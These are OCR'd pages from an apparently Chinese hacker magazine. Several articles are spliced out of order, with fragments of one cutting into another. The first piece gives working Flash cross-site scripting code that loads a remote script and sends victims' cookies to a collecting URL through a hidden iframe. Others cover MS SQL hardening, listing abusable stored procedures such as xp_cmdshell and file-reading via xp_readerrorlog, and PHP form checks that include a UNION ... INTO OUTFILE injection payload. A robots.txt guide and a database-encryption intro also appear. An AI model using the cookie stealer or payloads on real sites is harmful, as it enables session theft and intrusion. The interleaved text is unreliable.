
如果你曾看了我的那篇"打造一个完美的IE网页木马"的文章，并且对其中的代码深深理解的话，可以自己先去想像一下啦！呵呵……

在那篇文章中有下面这样一段代码：

```
jsurl="http://www.godog.y365.com/wodemuma/icyfox.js".replace(/\//g,'//');
window.open("file:javascript:document.all.tags('SCRIPT')[0].src='"+jsurl+"';eval();","icyfoxlovelace");
```

使用了Javascript协议把自己网站上的一个js代码文件插入到了本地文件中，同样的道理我们也可以用它把一个js代码文件插入到进行跨站攻击的论坛网页中，相应的AtionScript脚本改为：

```
getURL("JavaScript:document.all.tags('SCRIPT')[0].src='http:\/
```



脚本小子：众所周知，如今使用SQL INJECTION技术入侵检测网站安全成了主流，那相对于这样的攻击方式来讲，如何配置一台安全可靠的MS SQL Server服务器呢？让它有足够的强度抵御攻击？本文将以实例的方式和大家共同探讨。

打造抵御SQL注入攻击的MS SQL服务器

文/amanl

MS SQL Server的安全性问题一般是由于配置不当而引起，攻击者可通过这样的配置获得很高的权限来执行SQL指令(如：sp_addlogin，xp_subdirs的存储过程)，配置一台安全可靠的MS SQL Server对你的网站整体安全会起到关键性作用！让我们一起来看一看。

1.用户权限分布

用户分配的权限有两种：

(1) 网络空间提供商提供的MS SQL账号，一般这类型账号的权限是db_owner，也就是数据库所有者，拥有管理个人数据库文件的所有权限，针对自己的那个库文件，无法跨越别人的库文件，针对MASTER还有一定的权限。

(2) 主机托管，这类型的主机的MS SQL的权限，有很大一部分能达到SYSADMIN服务器角色组，相对来说这类型网站，被入侵的几率达到99%。

权限的安全合理配置是至关重要的，对于使用网站程序调用SQL数据库的配置，更加重要。首先，用于程序连接数据库的用户应拒绝使用服务器角色组成员，应使用数据库用户角色组的成员，最好的方法是只给予db_reader，db_writer权限，遇到有需要备份的用户请另行新建用户——注意：只要有备份权限就可以通过BACKUP得到WEBSHELL！使用db_redaer，db_wirter不能直接用SQL指令建表，但是对于网站的安全也起到了至关重要的作用，入侵者无法使用create talbe，想进一步获取服务器信息，无处保存。那当然，低权限也会给入侵者带来读表的权限，所以说合理的数据库权限，给你的网站安全加了一道墙。

2.数据库存储过程的分配

删除所有对数据库可有可无的存储过程、对注册表操作的扩展进程：

```
Xp_regaddmultistring
Xp_regdeletekey
Xp_regdeletevalue
Xp_regenumvalues (通过它可获得所以网页目录)
```

```
\/www.godog.y365.com\/wodemuma\/icyfox.js';eval();",
"_self")
```

其中icyfox.js的内容如下：

```
cookieurl="http:// 用于收集Cookie的网页地址?
cookie="+escape(document.cookie);
/*这里使用了escape()对cookie编码，用来防止cookie中
的一些特殊字符*/
document.body.insertAdjacentHTML('beforeEnd','<iframe
WIDTH=0px HEIGHT=0px style="display:none;"
src="'+cookieurl+'"><\/iframe>');
/*这里使用了insertAdjacentHTML在body的最后插入了一个
不可见的框架*/
```

这里主要是利用了可以在一个网页中引入不同域中的javascript代码文档，而且所引入的javascript代码文档会和本网页融为一体的特点！

至此，Flash跨站攻击弹出IE窗口的问题算是解决啦！当然如果你愿意，在icyfox.js中加个网页木马之类的我也无话可说！

最后再顺便说一句，它同样可以用于在其他类型的跨站脚本功击中隐藏弹出的IE窗口！比起利用Microsoft.XMLHTTP控件发送COOKIE要随意得多，因为它不会像Microsoft.XMLHTTP控件那样只能发给当前服务器，还有焦点上czy的“利用Microsoft.XMLHTTP控件发送COOKIE”一文中提到这样一句话：

“以前我想了一个在网页中用insertAdjacentHTML方法来注入HTML语句的办法，勉强可以做到发送Cookie不出现IE窗口，但是在实际使用中有时会遇到IE出错。”

据我分析，这是因为在Cookie中存在一些特殊字符，而czy没有正确处理或是编码，才会在实际使用中有时会遇到IE出错，所以上面代码我用了escape()对Cookie编码，在接收到Cookie后请注意用unescape()来解码！

Xp_regread （对Public可以执行）（通过它可获得默认网页根目录，"\"）

```
Xp_regremovemultistring
Xp_regwrite
```

很多人只留意到这几部分，还有一组：

```
xp_instance_regaddmultistring
xp_instance_regdeletevalue
xp_instance_regenumkeys
xp_instance_regread
xp_instance_regremovemultistring
```

部分重要的存储过程（以下的这些存储进程使用的权限达到DBO以上）：

```
xp_cmdshell(现在几乎所有的服务器都通杀了)
xp_dirtree（查看目录树，由些了解你目录的
xp_subdirs （用起来就跟DIR C:\一样，不过显示的只是目录）
xp_fileexist，用来确定一个文件是否存在。
xp_getfiledetails，可以获得文件详细资料。
sp_OACreate （通过它，危害很得更大，但是要有有SYSADMINS权限才可能使用）
sp_OAGetErrorInfo
sp_OAGetProperty
sp_OAMethod
sp_OASetProperty
sp_SetProperty
sp_OAStop
使用下面的存储过程：
xp_makecab(dbo.xp_makecab 'c:\test.cab','mszip',1,'C:\Inetpub\wwwroot\SQLInject\login.asp',
'C:\Inetpub\wwwroot\SQLInject\securelogin.asp')
```

如果入侵者使用conn.asp,dbconn.asp,databaseconn.asp这类的配置文件，就能找出目录，再用上面的命令就可以把你的程序打包再下载，

你的SQL密码将被一览无疑（建议连接密码文件加密）：

```
xp_makewebtask（用WEB作业得到WEBSHELL）
xp_runwebtask
xp_readerrorlog(读取出错的记录，但我们可能它来读取文件
exec master.dbo.xp_readerrorlog 1,'c:\inetpub\wwwroot\dv.bbs\conn.asp')
```

3. 程序的安全

程序的安全问题危害到了MS SQL，下面是一些注意事项。

（1）书写程序，带值输入应详细过滤如（',;,=,update,select,insert,create,",--, exec, execute等等）用来执行指令的关键字。有人已经研究出如果避过'分号来得到权限，但是如果你有语句中加入：

```
(if instr(request("id"),";")>0 or instr(request("id"),"insert")>
or instr(request("id"),"'")>0 then（根据以上提供的那些得重复加上，这些举例）
        response.write "<script language=script>javascript:history.go(-1);</script>
        response.end
        end if
)
```

发现这些字符就跳回来出的页面，使得攻击者无法判断信息是否正确，通过页面变量直接取值的，请使用request.Querysring，可防止入侵者使用POST：

```
if instr(request.querysring("id"),";")>0 or instr(request.querystring("id"),"insert")> or instr(request.querystring("id"),
"'")>0 then（根据以上提供的那些得，重复加上，这些举例）
        response.write "<script language=script>javascript:history.go(-1);</script>
        response.end
        end if
```

（2）改掉预设的web虚拟路径，不要使用IIS装好的预设（系统所在碰碟）\Inetpub\wwwroot路径，网页目录最好不要放在C盘。

（3）利用 On Error Resume Next 排除网页出错，或使用：

```
if Err.Number<>0 then
        response.write redirect url
    end if
```

重定向到你指定的系统页面删除或修改默认的出错页面（重点是500出错页面），修改默认出错页面，让入侵者无法参考出错信息。

4.系统的配置

（1）使用防火墙关闭TCP 1433/UDP 1434端口对外连接。

（2）升级最新的补丁（关注微软发布的补丁文件，以备及时修改，最新MS SQL 2000 Server有SP4补丁了）。

（3）检查系统的是否存在弱口令用户，一旦出现就要及时修改密码。

最后，网站的安全还是要靠广大程序员来共同维护，一时麻痹大意将使你的网站面临很大的灾难，SQL INJECTIONS可谓防不胜防，这些方面也不单单是MS SQL，包括Oracle、Sybase、Mysql等等，希望能创造出好的网络环境。



脚本小子：逃避搜索引擎？看到这个题目也许会让你觉得迷惑，一般都是千方百计让引擎搜索到自己的网站，怎么还要让它找不到自己呢？呵呵，如果你的私人秘密也能被人搜索到，那你会怎么想？不用费脑细胞了，往下看就能找到答案！

搜索引擎能奈我何？

文/安全天使—晓风.残月

假如你是一个站长，我想你总在千方百计地让你的网站能在搜索引擎里面找到，并且能够在搜索引擎里面排名靠前，但有时，你可能并没登录过任何搜索引擎，可却莫名其妙地发现可以通过它搜索到你的网站。或许有的主页内容你乐于世人皆知，但有的内容你却不愿被洞察、索引，可能你要求用户验证，但这并不能逃避搜索引擎的搜索，只要在搜索引擎里面搜索到你的这个网页，不用密码照样可以登录，并且简单的加密常常容易被攻破，难道使用数据库吗？这不但消耗宝贵网站空间资源，对于一些简单的站点，又无法实现，怎么办呢？搜索引擎不是个蛮不讲理、横行霸道的入室盗贼，如何把搜索引擎拒之门外呢？

探索搜索引擎原理

首先，我们要知道搜索引擎的工作原理。网络搜索引擎主要由网络机器人（Robot，这个是全文的关键）、索引数据库和查询服务3个部分组成。只要被网页机器人找到的网页，就会在搜索引擎的数据库中建立索引。利用查询客户端，就一定可以找到你的网页，所以下面的关键是研究这个网络机器人。

Web Robot其实是种程序，它可以侦测大量Internet网址的超文本结构和网页里的URL连接，递归地检索网络站点所有的内容。这些程序有时被叫做“蜘蛛（Spider）”、“网上流浪汉（Web Wanderer）”、“网络蠕虫（Web worms）”或Web crawler，大型的搜索引擎站点（Search Engines）有专门的Web Robot程序来完成这些信息的采集，高性能的Web Root去自动地在互联网中搜索信息，一个典型的网络机器人的工作方式是查看一个页面，并从中找到相关的关键字和网页信息，例如：标题，网页在浏览器上的Title,还有一些经常被用来搜索的词汇，等等。然后它再从该页面的所有链接中出发，继续寻找相关的信息，以此类推，直至穷尽。网络机器人为实现其快速地浏览整个互联网，通常在技术上采用抢先式多线程技术实现在网上聚集信息。通过抢先式多线程的使用，它能索引一个基于URL链接的Web页面，启动一个新的线程跟随每个新的URL链接，索引一个新的URL起点。把搜索到的信息建立索引，就可以让用户搜索了。呵呵，可能你会想到，这样下去，不是个无限循环呀？当然，机器人也需要休息的，网络机器人是定期发出，完成一个工作时段就结束。所以，刚制作完成的网页，不会马上被收入搜索引擎索引里。说到这里，网络搜索引擎的基本工作原理基本上让大家了解了。指挥这个网络机器人，不让它见门就进、见路就闯，就是接下来的工作了。

逃避搜索引擎的法眼

作为搜索引擎的开发者，同样留给了网络管理员或网页制作者提供了些方法来限制网络机器人的行动。

当robots访问一个网站（比如http:// www.yoursite.com）时，首先会像一个大宅子的陌生访问者一样，先查看查看该宅子是否同意它进入，如果不同意，它就悄然无声地走掉；如果同意，它会看看主人只允许它进入哪些房间。网络机器人首先检查该网站中是否存在http://www.yoursite.com/robots.txt这个文件；如果找不到这个文件，那么机器人就会横冲直入，查遍它需要查找的信息；如果机器人找到这个文件，它就会根据这个文件的内容，来确定它访问权限的范围。当然，如果该文件的内容为空的话，那么也就相当于没有找到文件一样，大胆行事。记住robots.txt文件应该放在网站根目录下哦。


robots.txt文件中的记录通常以一行或多行User-agent开始，后面加上若干Disallow行，详细情况如下：

```
User-agent:
```

该值用于描述搜索引擎robot的名字，不同的搜索引擎是有不同的名字的，在“robots.txt”文件中，如果有多条User-agent记录说明有多个robot会受到该协议的限制，对这个文件来说，如果你需要限制robots，那么至少要有一条User-agent记录。如果该项的值设为*，则该协议对任何机器人均有效，在“robots.txt”文件中，“User-agent:*”这样的记录只能有一条。

```
Disallow :
```

该值用于限制robot访问到的一个URL，这个URL可以是一条完整的路径，也可以是部分的，任何以Disallow开头的URL均不会被robot访问到。例如“Disallow:/hacker”对/hacker.html和/hacker/index.html都不允许搜索



脚本小子：大家是否还记得榕哥刚公布湖雪时广大黑友们激动的情绪？那时候榕哥对表单的到见解让人折服，时至今日，我们再来看看从脚本方面看表单安全又是怎样一种风景呢？

表单……又见表单

文/angel

最近我在做几个Web程序，结合我的一些经验，对一个接收自由提交表单的数据的文件进行安全性分析，不敢和小榕的思路相比，也根本没得比，希望对各位有帮助。首先说明一下，代码中的error（）和succeed（）是我自定义的函数，用于显示错误信息和成功信息，其实也可以直接echo出错误信息，我只是想我的出错信息页面漂亮点，定义了一个页面输出的函数罢了。

详细代码请查看光盘“源代码”栏目，按照文章名查找即可。

问题分析

上面是一个记录评论数据的文件。表单如下：

引擎访问，而“Disallow:/hacker/”则robot照样可以访问/hacker.html，而不能访问/hacker/index.html，任何一条Disallow记录为空，也就是说在多条Disallow记录下，只要有一条是写成“Disallow:”说明该网站的所有内容都允许被访问，在“/robots.txt”文件中，至少要有一条Disallow记录。

下面是Robot.txt的一些例子，只要把下列的任何一个代码保存为robots.txt，然后传到指定位置，就可以实现逃避搜索引擎的法眼。

例1．禁止所有搜索引擎访问网站的任何部分。

```
User-agent: *
Disallow: /
```

例2．允许所有的robot访问。

```
User-agent: *
Disallow:
```

例3．禁止某个搜索引擎的访问。

```
User-agent: BadBot
Disallow: /
```

例4．允许某个搜索引擎的访问。

```
User-agent: baiduspider
Disallow:
User-agent: *
Disallow: /
```

例5．一个简单例子。

在这个例子中，该网站有3个目录对搜索引擎的访问做了限制，即搜索引擎不会访问这3个目录。需要注意的是对每一个目录必须分开声明，而不要写成“Disallow: /cgi-bin/ /bbs/”。User-agent:后的*具有特殊的含义，代表“any robot”，所以在该文件中不能有“Disallow: /bbs/*”or“Disallow: *.gif”这样的记录出现。

```
User-agent: *
Disallow: /cgi-bin/
Disallow: /bbs/
Disallow: /private/
```

是不是这样设置后，搜索引擎马上就找不到我们所限制的网页呢？不是的，就像文章开始前说过，网络机器人是定期发出，一旦在索引数据库里面做了记录，就要等下次更新数据库时才有可能生效，一个快捷的办法，就是马上到搜索引擎上去注销你的网页，可这个也是需要等待几天的，如果对十分重要的网页，只要更换个目录或文件名就可以了。

对于你已经希望保密的网页来说，千万不要在其他未保密的网页里有URL连接到这些网页上，在网络机器人工作原理那已经说过，它可以从该页面的所有链接中出发，继续寻找相关的信息。

可能到了这，你已经对你的保密网页感到安全了。可是，你想到没有，对于纯文本文件，是可以通过HTTP或FTP下载的，也就是说，有存心不良的人，可以通过这个robots.txt找到一些线索。解决的办法最好使用Disallow时，用来限制目录，并且对这个目录下需要保密的网页，使用特殊的文件名，不要使用index.html之类的名字，不然这跟猜弱口令一样容易。起些形如d3gey32.html的文件名，你的网页就安全多了。

最后还不放心的话就再给保密网页上一道密码验证的保险，那就高枕无忧了。

```
<form action="savecomment.php" method="POST">
<input type="hidden" name="blogid" value="<?=$row[blogid]?>">
您的名字: <input name="name" type="text" size="20" maxlength="100">
评论内容: <textarea name="content" cols="60" rows="8"></textarea>
<input type="submit" name="Submit" value="提交">
```

对于一个学习过PHP的人很容易看懂，但为什么我要拿来分析，因为在我学习PHP期间，看了不少程序的代码，发现有个很普遍的问题，那就是大多数程序对于接受来自于表单的数据做的检查还是不够严谨，这恐怕是程序员思维问题，因为这些安全措施都是很容易实现的。

对于一个简单的评论功能，我们假设它有两个地方需要填写，即评论人的姓名和评论内容，我们需要判断的地方如下。

* 表单是否为空;
* 表单长度（该项和上面的项判断称为逻辑性判断，凡事都要符合逻辑）;
* 表单内容（判断记录是否存在于数据库内，防止重复提交）;
* 隐藏变量的过滤（如果有的话，注意上面表单有一个隐藏变量type="hidden"，这往往容易让人忽略）;
* 提交时间间隔（这个是最最容易被忽略的）。

逻辑判断很多人都做了，这个仅仅解决了程序的逻辑问题，作为安全的程序，我们还要从安全的角度进行判断，一个没有做过安全检查的此类程序，最容易受到以下攻击:

* 修改隐藏变量进行非法提交（比如注入）;
* 重复提交（对Web程序进行DOS攻击）。

修改隐藏变量通常是在本地构造一个表单，然后指定隐藏变量，如果过滤不到位，直接构造:

```
1' or 1=1 UNION SELECT * FROM any_table INTO OUTFILE 'c:/www/info.txt
```

然后提交，会有什么结果不用说了吧？如果采用POST提交表单后刷新会出现提示，然后确定就可以反复提交，这样既浪费服务器的资源，如果量大的话站点速度可能会受少许影响。特别是数据量大的搜索引擎，这就是小小表单未做安全过滤的结果，相信任何站点管理员也不想看到吧？所以，我们就要进行防御。

防御思路

针对隐藏变量我们可以过滤，这个已讲过很多，我就不再废话了，针对重复提交我们可以这样:

* 采用 cookie/session 进行提交时间间隔的判断
* 提交前用 strlen() 函数判断欲提交的标题和内容是否和数据库里已有的一致;
* 完成提交后用 Header("Location: url"); 跳转到其他页面。

下面我们就对上面的savecomment.php的if代码段进行分析，关于针对修改变量攻击的防御代码大家可以看我在代码上的注释。对于采用 cookie/session 进行提交时间间隔的判断这两种方法，我有以下看法:

Cookie: 信息存在客户端，利用工具可以修改、删除使Cookie失效，因为它是连续发送，中间的间隔时间很短，来不及去删除该Cookie，但也不排除自己编段小程序来删除Cookie，如果对Cookie不放心可以采用Session。

Session: 信息存放在服务器，攻击者不可能修改，但会占用服务器一丁点资源，我的服务器好，我就用Session，放心，呵呵。

下面来看看分别用这两种方式验证的代码:

```
1. Cookie
<?php
if (isset($_COOKIE['beforeid'])) {
error("对不起,你两次提交的时间间隔还不到2分钟<br>");
} else {
```

//先检查相关Cookie是否存在，已存在则给出错误提示，不存在则正确执行的代码段，比如插入INSERT语句。执行完毕以后设置一个Cookie，表示已经提交过，60*2表示2分钟。


```
setcookie("beforeid",$blogid,time()+60*2,"/","",0);
succeed("评论提交成功<br>");
}
?>
2. Session
<?php
session_start();
if (session_is_registered("time") && time()-$_SESSION['time'] <60*2) {
error("对不起,你两次提交的时间间隔还不到2分钟<br>"); //$time 前一次提交的时间
} else {
```

//先检查相关Session是否存在，已存在则给出错误提示，不存在则正确执行的代码段，比如插入INSERT语句。执行完毕以后设置一个Session，表示已经提交过，60*2表示2分钟。

```
$time=time();
session_register("time");
succeed("评论提交成功<br>");
}
?>
```

这个时间间隔的方法可以用于各种表单，比如搜索、留言等，可以有效地控制程序的有序运行。至于第

适合对象	程序设计爱好者
前置知识	Javascript函数的使用技巧，网络数据库加密常识
难度等级	中



用Javascript加密数据库

文/图 张贤高

脚本小子：大家的数据库是否经常受到黑客的威胁呢？数据库被别人莫名下载是一个严重的问题，可以说是防不胜防，那么我们有没有一种方法可以使数据库加密，即使被人下载了我们的数据库也没办法阅读呢？当然有！

本篇文章着重介绍两种利用Javascript函数实现对网站数据库加密的方法、加密的原理及效果，以确保网站数据库信息的安全，避免数据库被下载以后的威胁。网站数据库的加密方法有多种，有的是通过对数据库设置密码，有的是通过数据加密的方法，这里介绍两种方法，其基本原理如图 1 所示。




图 1

要得到更加安全的数据库的内容，就必须在加密的手段和方法上下功夫，从而确保数据库的安全。

不隐藏密钥的加密方法

在网站的建设中，需要脚本加入所需要加密的代码或函数，通过这些函数将数据信息进行加密后保存在数据库中，函数的加密原理及密钥均在函数中；只要他人不看到这个函数，就很难破解数据库的信息。加密和解密运行后的结果如图 2 所示：

